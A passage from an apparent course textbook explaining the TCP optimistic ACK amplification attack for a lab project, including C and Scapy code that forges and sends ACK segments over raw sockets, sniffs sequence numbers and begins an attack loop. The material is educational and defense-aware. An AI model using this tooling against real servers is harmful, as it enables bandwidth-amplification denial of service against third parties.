Put the pieces together and you get TCP's **self-clocking** property: new data is released for transmission precisely as ACKs for old data return. The rate at which ACKs arrive *is* the rate at which the sender transmits, once cwnd exceeds the bandwidth-delay product. This is elegant and, under honest conditions, remarkably robust — it is also the exact mechanism the optimistic ACK attack hijacks: control the ACK clock, and you control the sender's transmission rate, full stop. Chapter 4 makes this precise.

Further Resources

- NetworkChuck / Practical Networking – "TCP congestion control" explainer videos[a] (search for the term; multiple good short explainers exist)
- Computerphile – "TCP Congestion Control"[b]
- RFC 5681 – TCP Congestion Control[c] (the modern base spec: slow start, congestion avoidance, fast retransmit/recovery)

- RFC 6298 – Computing TCP's Retransmission Timer[d] (Jacobson's algorithm, formalized)
- RFC 3168 – Explicit Congestion Notification (ECN)[e]
- Van Jacobson, "Congestion Avoidance and Control" (SIGCOMM 1988)[f] — the founding paper of everything in this chapter
- Beej's Guide to Network Programming[g] – for the socket-level view that complements this theory

[a] https://www.youtube.com/watch?v=iAxc9X9ib5w
[b] https://www.youtube.com/watch?v=6lVe0d2AqOs
[c] https://www.rfc-editor.org/rfc/rfc5681
[d] https://www.rfc-editor.org/rfc/rfc6298
[e] https://www.rfc-editor.org/rfc/rfc3168
[f] https://www.icir.org/floyd/papers/collapse.html
[g] https://beej.us/guide/bgnet/

Part II

The Optimistic ACK Attack

CHAPTER 4

Misbehaving Receivers and the Optimistic ACK Theory

4.1 The trust assumption

Every algorithm in Chapter 3 rests on one unstated assumption: **the receiver's ACKs honestly report what has been received.** Nothing in the TCP specification enforces this. Savage, Cardwell, Wetherall, and Anderson made this precise in their 1999 paper, "TCP Congestion Control with a Misbehaving Receiver"[1] — the founding paper for this entire project.

Definition : Misbehaving Receiver

A **misbehaving receiver** is a TCP endpoint that deliberately violates the receiver-side protocol behavior a sender's congestion control assumes, in order to manipulate the sender's behavior for the receiver's own benefit (or, in the DoS framing of Chapter 5, to harm a third party by weaponizing the sender's own bandwidth). Critically, this requires *no* exploitation of a memory-safety bug or protocol parsing flaw — it is fully valid, well-formed TCP traffic that simply lies about what has been delivered.

Key Insight

This is why the attack is durable across 25+ years and countless kernel security patches: you cannot patch away a sender's need to trust *some* signal about delivery, because without any receiver feedback at all, TCP cannot function. The mitigations that exist (Chapter 10) narrow the attack's effectiveness; they do not remove the underlying trust relationship.


4.2 Three attacks, one root cause

Savage et al. describe three concrete ways a misbehaving receiver can exploit sender-side congestion control. Your assigned project targets the third, but understanding all three sharpens your grasp of exactly which sender-side assumption each one breaks.

4.2.1 Attack 1: ACK Division

Historically, TCP senders (following early guidance) increased cwnd once per ACK that acknowledged *any* new data, without regard for how many bytes it acknowledged. A receiver can exploit this by splitting the acknowledgment of a single large segment into many small, non-overlapping range ACKs.

[1] Stefan Savage, Neal Cardwell, David Wetherall, Tom Anderson. *ACM SIGCOMM Computer Communication Review*, 29(5), 1999, pp. 71–78. https://dl.acm.org/doi/10.1145/505696.505704



Because (in the naive, pre-fix implementation) each ACK — regardless of how many bytes it actually covers — licenses a full +1 SMSS increase to cwnd, splitting one segment's ACK into M pieces inflates cwnd growth by a factor of M for the same amount of genuinely delivered data. Savage et al. compute that with a 1460-byte SMSS, a sender could theoretically be driven to send its entire 4 GB sequence space **in only four round-trip times.**

Spec / RFC Note : This attack is largely closed today

RFC 3465 – Appropriate Byte Counting (ABC)[a] changed the rule: cwnd growth during slow start is now bounded by the number of bytes actually newly acknowledged, not the number of ACK packets. A receiver splitting one ACK into ten no longer gets a 10× cwnd bump — it gets credit for exactly the bytes acknowledged, no more. This is why Attack 1 is presented here as history and context, not as something you should expect to reproduce on a modern Linux kernel.

[a] https://www.rfc-editor.org/rfc/rfc3465

4.2.2 Attack 2: DupACK Spoofing

Fast Recovery (Chapter 3) inflates cwnd by 3 × SMSS on the third duplicate ACK, on the theory that each duplicate ACK signals a packet that has left the network and is sitting in the receiver's reorder buffer (so it is safe to send one more segment per duplicate ACK to keep the pipe full). A misbehaving receiver can send a flood of *fabricated* duplicate ACKs — not tied to any real reordering — to trigger repeated Fast Recovery inflation without any actual data having left the network.


Pitfall : Also substantially mitigated today

Modern fast-recovery implementations (e.g., Linux's) impose limits on how much duplicate-ACK-driven inflation is applied, and RFC 5961[a] raises the bar for blind in-window spoofing generally by requiring *challenge ACKs* for suspicious segments. Like Attack 1, treat this as background theory rather than your primary demonstrable exploit.

[a] https://www.rfc-editor.org/rfc/rfc5961

4.2.3 Attack 3: Optimistic Acknowledgment — your assigned attack

Quoting Savage et al. directly: *"Upon receiving a data segment, the [receiver] sends a stream of acknowledgments anticipating data that will be sent by the sender."* The receiver does not wait to receive data before acknowledging it — it **predicts** what the sender will transmit next (using the very same congestion-control rules the sender is bound by) and acknowledges that data *before it exists on the wire.*



Key Insight


The receiver is exploiting Section 3.6's self-clocking property directly: by emulating a near-zero RTT and 100% delivery success, it convinces the sender's congestion-avoidance algorithm that the network has enormous, untapped capacity — so the sender keeps ramping cwnd upward, precisely as designed, in response to what looks like excellent news. **The sender is not malfunctioning. It is behaving exactly as specified, on false information.**

Savage et al. warn of two consequences worth quoting directly, because they are exactly what you will reproduce and measure:

- The attack *"does not necessarily preserve end-to-end reliability semantics"* — data the attacker never actually received is treated by the sender as safely delivered and may be discarded from retransmission buffers.
- A malicious receiver *"could conceal all losses and therefore lead a sender to increase cwnd indefinitely — possibly overwhelming the network with useless packets."* This second point is the load-bearing insight for Chapter 5: turning a receiver-side trick into a bandwidth-amplification denial-of-service weapon against a victim *other than* the misbehaving receiver itself.

4.3 Reframing the attack for a streaming server

The classic presentation of this attack imagines a greedy downloader trying to pull data faster than its fair share. Your project reframes it as an **amplification DoS** against your own streaming server:



A trickle of upstream forged ACKs (each ~40 bytes) coerces a torrent of downstream data, because a single ACK can acknowledge an entire window's worth of bytes. Effects on the victim streaming server, matching what you should expect to measure:

1. **Uplink/egress bandwidth exhaustion** — the server's own outbound capacity is consumed sending data no one asked to receive at that rate.

2. **Forced send-rate inflation decoupled from real delivery** — throughput as measured at the sender diverges sharply from throughput as experienced by any honest client.
3. **Queueing effects at the bottleneck** — Sherwood et al. found that queuing *increases* damage, because the attacker's packets (often smaller, to raise the packet-count amplification factor) crowd out legitimately-sized packets competing for the same buffer.
4. **Denial of service to honest clients** sharing the server or the link — Sherwood et al. measured real download times inflating by **17.42× (LAN)** and **8.75× (WAN)** under this attack. Chapter 15 walks through reproducing an analogous measurement in your own lab.
5. **At scale, contribution to congestion collapse** on shared infrastructure — the original 1986 pathology this entire field of congestion control was invented to prevent.

Project Task : state this framing explicitly in your design report

Rubric item (a) (Chapter 19) asks for an attack definition. Use the framing above almost verbatim: *"The victim is our TCP streaming server, acting as sender. The attacker is a misbehaving receiver client that sends optimistic ACKs. Because ACKs are small and each can acknowledge an entire congestion window, a small attacker uplink coerces a disproportionately large victim egress flood."* Cite Savage 1999 for the mechanism and Sherwood 2005 (next chapter) for the quantified amplification and DoS framing.

Further Resources

- Savage, Cardwell, Wetherall & Anderson, "TCP Congestion Control with a Misbehaving Receiver" (SIGCOMM CCR 1999)[a] — read this paper in full; it is short (8 pages) and every section of this chapter maps directly onto it.
- A free PDF is widely mirrored via university course pages; search the exact title if the ACM DOI is paywalled from your location, or access it via your university's ACM Digital Library subscription.
- RFC 3465 – Appropriate Byte Counting[b]
- RFC 5961 – Improving TCP's Robustness to Blind In-Window Attacks[c]

[a] https://dl.acm.org/doi/10.1145/505696.505704
[b] https://www.rfc-editor.org/rfc/rfc3465
[c] https://www.rfc-editor.org/rfc/rfc5961

CHAPTER 5

Weaponizing It: Sherwood's Amplification Attack

Savage et al. (1999) identified the vulnerability. Sherwood, Bhattacharjee, and Braud's 2005 ACM CCS paper, "Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse"[1] turned it into a quantified, reproducible **denial-of-service weapon** — and is your project's second anchor paper.

5.1 From "I get more bandwidth" to "I hurt everyone downstream"

Savage et al. frame the attack from the misbehaving receiver's selfish perspective: an attacker wants a bigger, unfair slice of a shared link for themselves. Sherwood et al. reframe it as a **bandwidth amplification attack**: the attacker's own uplink usage is tiny (a stream of ~40-byte ACKs) while the *victim sender* is coerced into saturating its own, possibly much larger, uplink. The attacker does not need to out-race anyone for bandwidth — it needs to *spend almost none* while forcing the victim to spend a huge amount. This is precisely the amplification-attack structure familiar from DNS/NTP reflection attacks, except the amplifier here is the victim's *own, correctly-functioning TCP stack.*

Key Insight

This reframing is exactly why the attack fits a streaming-server project so well: your server is the sender of a large, continuous flow (media data), i.e. exactly the kind of victim whose own bandwidth becomes the weapon.

5.2 The amplification bound

Sherwood et al. derive a precise upper bound on how much data a victim sender can be coerced to transmit per unit of attacker effort:

$$T_{\max} = \beta \times \left(65535 \times 2^{\text{wscale}}\right) \times \left(\frac{1}{\text{mss}} + \frac{1}{40}\right)$$

where β is a constant related to how quickly cwnd can be driven to the receive-window ceiling, $65535 \times 2^{\text{wscale}}$ is the maximum advertisable receive window (Chapter 2, Window Scale), `mss` is the sender's maximum segment size, and the $1/40$ term reflects the ~40-byte size of a minimal ACK (the attacker's "cost" per unit of coerced sender output).

[1] Robert Sherwood, Bobby Bhattacharjee, Ryan Braud. *Proceedings of ACM CCS 2005.* PDF widely mirrored, e.g. https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf

Scenario	mss	wscale	Amplification factor
Typical Internet connection	1460	0	**1,683×**
Worst case (min. Linux/Windows XP mss, max wscale)	88	14	**32,554,441×**

Table 5.1: Sherwood et al.'s amplification bound under two parameter regimes. The paper's abstract cites the worst case loosely as "a factor of 30 million."

⚠ Pitfall : these are theoretical ceilings, not lab measurements

The 32,554,441× figure assumes an attacker can actually negotiate `mss=88` and `wscale=14` with the victim and sustain the attack long enough to reach the receive-window ceiling without detection or interference. Real measurements — both Sherwood's and yours — will be dramatically smaller, bounded by your actual lab's link capacity, negotiated MSS/wscale, run duration, and any interference from timestamps/PAWS. **Report your measured amplification honestly**; citing the theoretical bound as context is good scholarship, presenting it as your result is not.

5.3 Sherwood's Algorithm 1: predicting the sender

The attacker's core loop — verbatim from the paper, restated in pseudocode — is strikingly simple. The attacker maintains a running window estimate w and the next acknowledgment value ack, and simply plays the sender's own slow-start rule back at it:

```
/* State per attacked connection */
uint32_t ack       = initial_seq_seen + 1;   /* next optimistic ack value   */
uint32_t w         = initial_window;          /* attacker's window estimate  */
uint32_t maxwindow = 65535UL << wscale;       /* negotiated ceiling          */
uint32_t mss       = negotiated_mss;

while (attack_active) {
    ack += w;                      /* claim the WHOLE current window arrived  */
    send_optimistic_ack(ack);      /* forge and transmit the ACK segment      */

    if (w < maxwindow) {
        w += mss;                  /* mirror slow start: grow like the sender */
    }
    wait_one_estimated_rtt_fraction();
}
```

Listing 5.1: Sherwood's Algorithm 1 (optimistic-ACK generation loop)

Key Insight

The attacker does not need to know anything the sender doesn't already reveal: it predicts the sender's next move by *running the same congestion-control rule the sender is required to run.* This is why the attack is so robust against a given, unmodified loss-based stack — the attacker's model of the victim is exactly correct, because it is the victim's own publicly-specified algorithm.

5.4 Two failure modes and how Sherwood's attacker recovers

5.4.1 Overrun

If the attacker's *ack* value races ahead of data the sender has *actually* transmitted, the sender's kernel typically **silently ignores** the out-of-window ACK (Linux's behavior; RFC 793 technically calls for an empty confirming segment in some cases, but on a saturated or lossy link that confirming segment is easily lost too). **Detect overrun** by tracking the highest sequence number of data you have *genuinely observed* arriving (via a sniffing raw/packet socket) and noticing when your *ack* estimate has drifted past it without corresponding real data appearing. **Recover** by resetting *ack* to the last genuinely-observed byte and restarting slow-start-style growth from there, with $\text{ssthresh}_{\text{attacker}}$ set to half the pre-overrun w — mirroring exactly how a real TCP sender recovers from loss.

5.4.2 Falling behind

If the attacker ACKs too conservatively (small w growth), it under-drives the victim, which either sends at a needlessly modest rate or — if the attacker stalls for too long — times out. Falling behind is a milder failure than overrun (it just wastes attack potential) but Sherwood et al. found the trickiest case is not steady-state slow start or steady-state congestion avoidance individually, but the **transition** between them.

⚠ Pitfall : the slow-start → congestion-avoidance boundary

Sherwood et al. report that synchronization between attacker and victim most commonly breaks exactly at the point where the victim's real congestion-control state machine would switch from exponential to linear growth (i.e. when a genuine sender would have hit `ssthresh`). Their practical mitigation: **ACK conservatively across this transition** — acknowledge a couple of full windows' worth cautiously rather than aggressively guessing the exact moment and magnitude of the regime change. They also found that acking half the window twice as often, and sending redundant ACKs offset by one MSS, improves robustness to the attacker's own lost ACKs, at some cost to peak amplification. When you implement this in Chapter 7, budget explicit test time for this transition boundary — it is the single most commonly reported synchronization bug in student implementations of this attack.

5.5 Real measurements: what Sherwood et al. actually observed

Against a real GNU/Linux 2.4.20 wide-area victim (not just the theoretical bound above), Sherwood et al. measured attack impact directly on honest client experience:

Scenario	Baseline 100 MB download time	Under attack
LAN	t	$17.42 \times t$
WAN	t	$8.75 \times t$

Table 5.2: Sherwood et al.'s measured denial-of-service impact on an honest client sharing the attacked link/server.

☑ Project Task : your analogue of this table

This is the single most important number to reproduce in your own demo (rubric item FINAL-c, Chapter 19): run an honest client's download *concurrently* with your attack and report its slowdown factor, alongside a clean baseline. A modest, honestly-measured 3–10× slowdown in your own lab is a completely legitimate and expected result — it does not need to match Sherwood's numbers to

be a successful demonstration.

5.6 The new-DoS trap: why you must not naively RST out-of-window ACKs

It is tempting to think the fix is obvious: have the server RST any connection that sends an ACK for data it never sent. Sherwood et al. explicitly warn against this as a *standalone* defense: a spoofed, out-of-window ACK (which a completely unrelated off-path attacker can trivially forge, à la the classic Watson TCP reset attack) would then reset arbitrary honest connections — trading one DoS vector for another. This is exactly why Sherwood's actual defense (Chapter 12) resets a connection only *after positive, constructed proof* of misbehavior, not merely on an out-of-window ACK by itself.

Further Resources

- Sherwood, Bhattacharjee & Braud, "Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse" (ACM CCS 2005)[a] — read this paper closely; Algorithm 1, the amplification derivation, and the skipped-segment defense (Chapter 12) are all here.
- Wikipedia – TCP reset attack[b] for the Watson attack referenced above.
- RFC 793 / RFC 9293[c] for the out-of-window-segment handling rules Sherwood's defense must stay compatible with.

[a] https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf
[b] https://en.wikipedia.org/wiki/TCP_reset_attack
[c] https://www.rfc-editor.org/rfc/rfc793

CHAPTER 6

Packet Crafting From Scratch: Raw Sockets, Checksums, and Headers

This chapter is where theory becomes bytes on the wire. By the end you will be able to construct a syntactically valid, checksummed TCP ACK segment entirely by hand in C, and you will understand exactly how the Python/Scapy prototype maps onto the same bytes.

6.1 Raw sockets: what they give you and what they don't

Recall from Chapter 1 that SOCK_RAW lets user-space code bypass the kernel's normal TCP handling. Precisely:

- With IPPROTO_TCP and *without* IP_HDRINCL, the kernel still writes the IP header for you — you supply only the TCP header and payload.
- With IP_HDRINCL set, **you** supply the entire IP header too. This is what the graded attack needs, because you must control every field, including ones the kernel would otherwise fill in "sensibly" (and differently from what your forged TCP segment requires).
- A raw socket used this way is a *send* path. It does not register your forged sequence/ack numbers with the kernel's own TCP state machine for that 4-tuple.

⚠ Pitfall : two TCP stacks on one 4-tuple fight each other

If you open a connection with a normal SOCK_STREAM socket (letting the kernel do the handshake and issue your HTTP-style request) and *then* start forging ACKs on a separate raw socket for the same 4-tuple, the kernel's own TCP stack is *still running* for that connection. It will see the server's real data segments arriving and generate its own genuine ACKs for them — interleaved with, and inconsistent with, your forged ones. Two common fixes:

1. **Block the kernel's own ACKs** for that connection with an `iptables`/`nftables` output rule (e.g. drop outbound TCP RST/ACK from your attacker box for the victim's port, keeping only your raw-socket traffic), letting your tool own the ACK stream completely after the handshake.
2. **Drive the entire connection from raw sockets**, including your own hand-crafted SYN and the handshake completion, so no kernel TCB (transmission control block) for that 4-tuple exists at all on the attacker side.

Decide which approach you're using *before* writing the attack loop — retrofitting it after debugging "duplicate ACK" confusion for hours is a common time sink.

Project Task : capabilities

Raw sockets require CAP_NET_RAW. In your isolated lab you'll typically just run the tool as root (`sudo`), but for a slightly more hygienic setup you can grant the capability to the compiled binary directly:

```
sudo setcap cap_net_raw+ep ./optack_attacker
```

6.2 C struct layouts for IP and TCP headers

Linux's `<netinet/ip.h>` and `<netinet/tcp.h>` already define `struct iphdr` and `struct tcphdr` matching Chapter 2's diagrams bit-for-bit (on little-endian x86/ARM, with bitfield order matching network byte order via the header's own macros). It is worth seeing them explicitly at least once:

```
struct iphdr {
    uint8_t  ihl:4, version:4;
    uint8_t  tos;
    uint16_t tot_len;
    uint16_t id;
    uint16_t frag_off;
    uint8_t  ttl;
    uint8_t  protocol;
    uint16_t check;
    uint32_t saddr;
    uint32_t daddr;
};

struct tcphdr {
    uint16_t source;
    uint16_t dest;
    uint32_t seq;
    uint32_t ack_seq;
    uint16_t res1:4, doff:4, fin:1, syn:1, rst:1, psh:1,
             ack:1, urg:1, ece:1, cwr:1;
    uint16_t window;
    uint16_t check;
    uint16_t urg_ptr;
};
```

Listing 6.1: Simplified layout matching `<netinet/ip.h>` / `<netinet/tcp.h>` (illustrative – prefer the system headers in real code)

6.3 Building the socket and sending a segment

```
#include <sys/socket.h>
#include <netinet/in.h>

int open_raw_socket(void) {
    int sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sockfd < 0) { perror("socket"); exit(1); }

    int one = 1;
    if (setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0) {
        perror("setsockopt(IP_HDRINCL)"); exit(1);
```

```
    }
    return sockfd;
}
```

Listing 6.2: Opening a raw `IP_HDRINCL` socket

```
#include <string.h>
#include <arpa/inet.h>

struct pseudo_header {
    uint32_t src_addr;
    uint32_t dst_addr;
    uint8_t  zero;
    uint8_t  protocol;
    uint16_t tcp_length;
};

void send_optimistic_ack(int sockfd,
                         uint32_t src_ip, uint32_t dst_ip,
                         uint16_t src_port, uint16_t dst_port,
                         uint32_t seq, uint32_t ack,
                         uint16_t window,
                         uint32_t tsval, uint32_t tsecr)
{
    char packet[64] = {0};
    struct iphdr  *ip  = (struct iphdr *)packet;
    struct tcphdr *tcp = (struct tcphdr *)(packet + sizeof(struct iphdr));
    uint8_t *opts      = (uint8_t *)(packet + sizeof(struct iphdr) + sizeof(
        struct tcphdr));

    /* --- TCP timestamp option: kind=8 len=10, TSval, TSecr, then NOP,NOP --- */
    opts[0] = 8; opts[1] = 10;
    *(uint32_t *)(opts + 2) = htonl(tsval);
    *(uint32_t *)(opts + 6) = htonl(tsecr);
    opts[10] = 1; opts[11] = 1;             /* NOP, NOP pad to 4-byte boundary
        */
    size_t opts_len = 12;

    size_t tcp_total = sizeof(struct tcphdr) + opts_len;
    size_t ip_total  = sizeof(struct iphdr) + tcp_total;

    /* --- IP header --- */
    ip->ihl      = 5;
    ip->version  = 4;
    ip->tos      = 0;
    ip->tot_len  = htons(ip_total);
    ip->id       = htons(rand() & 0xFFFF);
    ip->frag_off = 0;
    ip->ttl      = 64;
    ip->protocol = IPPROTO_TCP;
    ip->check    = 0;
    ip->saddr    = src_ip;
    ip->daddr    = dst_ip;
    ip->check    = checksum16(ip, sizeof(struct iphdr));

    /* --- TCP header --- */
    tcp->source   = htons(src_port);
    tcp->dest     = htons(dst_port);
    tcp->seq      = htonl(seq);
    tcp->ack_seq  = htonl(ack);
    tcp->doff     = tcp_total / 4;      /* header length in 32-bit words */
    tcp->ack      = 1;                  /* pure ACK: no SYN/FIN/PSH/RST  */
```

```
    tcp->window   = htons(window);
    tcp->check    = 0;
    tcp->urg_ptr  = 0;

    /* --- pseudo-header + TCP checksum --- */
    char buf[sizeof(struct pseudo_header) + 128];
    struct pseudo_header *ph = (struct pseudo_header *)buf;
    ph->src_addr   = src_ip;
    ph->dst_addr   = dst_ip;
    ph->zero       = 0;
    ph->protocol   = IPPROTO_TCP;
    ph->tcp_length = htons(tcp_total);
    memcpy(buf + sizeof(struct pseudo_header), tcp, tcp_total);
    tcp->check = checksum16(buf, sizeof(struct pseudo_header) + tcp_total);

    /* --- send --- */
    struct sockaddr_in dest = {0};
    dest.sin_family = AF_INET;
    dest.sin_addr.s_addr = dst_ip;
    dest.sin_port = htons(dst_port);   /* ignored by raw socket, harmless */

    if (sendto(sockfd, packet, ip_total, 0,
               (struct sockaddr *)&dest, sizeof(dest)) < 0) {
        perror("sendto");
    }
}
```

Listing 6.3: Constructing and sending one optimistic ACK segment

Pitfall : byte order

Every multi-byte header field is big-endian ("network byte order") on the wire. `htons()`/`htonl()` convert host-order values before you write them into the packet; forgetting even one (a very easy mistake on the `tot_len` or `window` fields) produces a packet that looks almost right in Wireshark but is silently rejected or misinterpreted.

6.4 Sniffing the server's real data to track sequence numbers

Your attacker needs to know what the server has *actually* sent, both to seed its initial `ack` value after the handshake and to detect overrun (Chapter 5). A second raw socket (or an AF_PACKET socket, which sees full Ethernet frames) does this:

```
int sniff_sock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
/* No IP_HDRINCL needed for receiving -- the kernel still delivers the full
   IP+TCP header to a raw socket on read(). */

char buf[65536];
while (1) {
    ssize_t n = recv(sniff_sock, buf, sizeof(buf), 0);
    if (n < (ssize_t)sizeof(struct iphdr)) continue;

    struct iphdr *ip = (struct iphdr *)buf;
    if (ip->protocol != IPPROTO_TCP) continue;
    struct tcphdr *tcp = (struct tcphdr *)(buf + ip->ihl * 4);

    if (tcp->source == htons(SERVER_PORT) && ip->saddr == SERVER_IP) {
        uint32_t seq = ntohl(tcp->seq);
        size_t ip_hlen  = ip->ihl * 4;
```

```
        size_t tcp_hlen = tcp->doff * 4;
        size_t payload_len = ntohs(ip->tot_len) - ip_hlen - tcp_hlen;
        uint32_t highest_byte_seen = seq + payload_len;
        update_tracker(highest_byte_seen);   /* your overrun-detection state */
    }
}
```

Listing 6.4: Minimal sniffer: watch the victim's outbound sequence numbers

6.5 The Python/Scapy prototype

Use Scapy *only* to validate packet formats and to sniff/plot during early development (Weeks 3–4, Chapter 19) — the graded attack must be your own packet crafting in C. The value of the Scapy version is that it lets you iterate on the *algorithm* (Chapter 7's ack-advance loop, overrun recovery) quickly, before committing to raw C sockets.

```
from scapy.all import IP, TCP, send

def send_optimistic_ack(src_ip, dst_ip, sport, dport,
                        seq, ack, window, tsval, tsecr):
    pkt = (
        IP(src=src_ip, dst=dst_ip) /
        TCP(sport=sport, dport=dport, flags="A",
            seq=seq, ack=ack, window=window,
            options=[("Timestamp", (tsval, tsecr))])
    )
    send(pkt, verbose=False)
```

Listing 6.5: Scapy prototype: one optimistic ACK

Scapy computes IP and TCP checksums for you automatically when they are left unset — useful for prototyping, but you should still understand and be able to reproduce the checksum by hand (Section 2.4), since the graded C tool must compute it itself.

```
import socket
import struct

def checksum16(data: bytes) -> int:
    if len(data) % 2:
        data += b'\x00'
    s = sum(struct.unpack(f'!{len(data)//2}H', data))
    s = (s >> 16) + (s & 0xFFFF)
    s += (s >> 16)
    return (~s) & 0xFFFF

def build_tcp_ack(src_ip, dst_ip, sport, dport, seq, ack, window):
    tcp_header = struct.pack(
        '!HHLLBBHHH',
        sport, dport, seq, ack,
        (5 << 4), 0x10,          # data offset=5 (no options here), flags=ACK
        window, 0, 0             # checksum placeholder, urgent pointer
    )
    pseudo = struct.pack(
        '!4s4sBBH',
        socket.inet_aton(src_ip), socket.inet_aton(dst_ip),
        0, socket.IPPROTO_TCP, len(tcp_header)
    )
    chksum = checksum16(pseudo + tcp_header)
    tcp_header = tcp_header[:16] + struct.pack('H', chksum) + tcp_header[18:]
```

```
    return tcp_header

sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
```

Listing 6.6: Scapy prototype: raw `socket.socket` equivalent (no Scapy dependency, closer to the C version)

Further Resources

- Beej's Guide – Raw Sockets appendix[a]
- Linux man page – `raw(7)`[b]
- Linux man page – `ip(7)` (see `IP_HDRINCL`)[c]
- Scapy documentation[d]
- YouTube – "Raw sockets in C, Linux" walkthroughs[e] (search this exact phrase; several solid step-by-step videos exist)
- Scapy GitHub repository[f] — read the TCP/IP layer source for a from-scratch pure-Python checksum implementation

[a] https://beej.us/guide/bgnet/html/split/raw-sockets-and-libpcap.html
[b] https://man7.org/linux/man-pages/man7/raw.7.html
[c] https://man7.org/linux/man-pages/man7/ip.7.html
[d] https://scapy.readthedocs.io/en/latest/
[e] https://www.youtube.com/watch?v=UkTOtoBBVAc
[f] https://github.com/secdev/scapy

CHAPTER 7

Building the Optimistic ACK Attack Tool

This chapter assembles Chapters 5 (the algorithm) and 6 (the bytes) into a complete attack tool with a real state machine, matching the project's Weeks 5–7 milestone (Chapter 19).

7.1 Establishing the connection


You have two legitimate architectural choices, both defensible in a design report:

	Kernel-driven handshake	**Fully raw-socket handshake**
Setup effort	Low — use a normal `connect()` + `send()` for the request	Higher — you construct and send the SYN yourself, parse the SYN-ACK, send your own ACK
Control over negotiated options	Limited to what the kernel's TCP stack negotiates (`sysctl`-tunable but shared system-wide)	Full control per-connection: exact `wscale`, whether you offer SACK-/timestamps, exact MSS
Risk of kernel/raw conflict	Must silence the kernel's own ACKs (Section 6.1)	None — no kernel TCB exists for this 4-tuple
Recommended for	Early prototyping (Weeks 3–4)	The graded C attack (Weeks 5–7), because it maximizes your amplification ceiling and avoids the dual-stack pitfall entirely

Project Task : capture the negotiated parameters regardless of approach

Whichever you choose, your attack loop needs three values pinned down before the first optimistic ACK: the negotiated **MSS**, the negotiated **window scale**, and whether **timestamps**/**SACK** were negotiated. Parse these out of the SYN-ACK options field (or your own handshake code) and store them in your connection-state struct — do not hardcode them, since your multi-CC/option test matrix (Chapter 10) will vary them deliberately.

7.2 The attack state machine




```c
typedef struct {
    uint32_t ack, w, maxwindow, mss;
    uint32_t highest_real_byte_seen;   /* from the sniffer thread */
    uint32_t last_tsval_seen;          /* to echo as TSecr        */
    uint64_t my_tsval;                 /* monotonic clock, ms     */
    int      sockfd;
} attack_state_t;

void attack_loop(attack_state_t *st) {
    while (running) {
        /* 1. Overrun check -- compare against sniffer thread's shared state */
        if (st->ack > st->highest_real_byte_seen + SAFETY_MARGIN) {
            st->w   /= 2;                          /* mirror real recovery */
